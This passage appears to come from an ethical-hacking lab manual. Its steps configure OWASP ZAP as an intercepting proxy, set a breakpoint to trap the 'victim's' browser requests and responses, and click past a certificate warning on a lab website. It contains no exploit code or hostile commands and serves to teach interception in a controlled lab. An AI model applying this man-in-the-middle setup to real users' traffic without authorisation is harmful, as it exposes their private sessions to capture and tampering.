


16. In the **Options** window, scroll-down in the left-pane and click **Local Proxies**. In the right pane, under the **Local Proxy** section, type **10.10.1.19** (the IP address of the **Windows Server 2019** machine) in the **Address** field and leave the **Port** value to the default, **8080**; click **OK**.




17. Click the **Set break on all requests and responses** icon on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

Note: The **Set break on all requests and responses** icon turns **automatically** from green to red.




18. Now, switch back to the victim's machine (**Windows 11**) and launch the same browser in which you configured the proxy settings. In this task, we have configured the **Google Chrome** browser.
19. Place your mouse cursor in the address bar, type **www.moviescope.com** and press **Enter**.
20. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.
21. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.

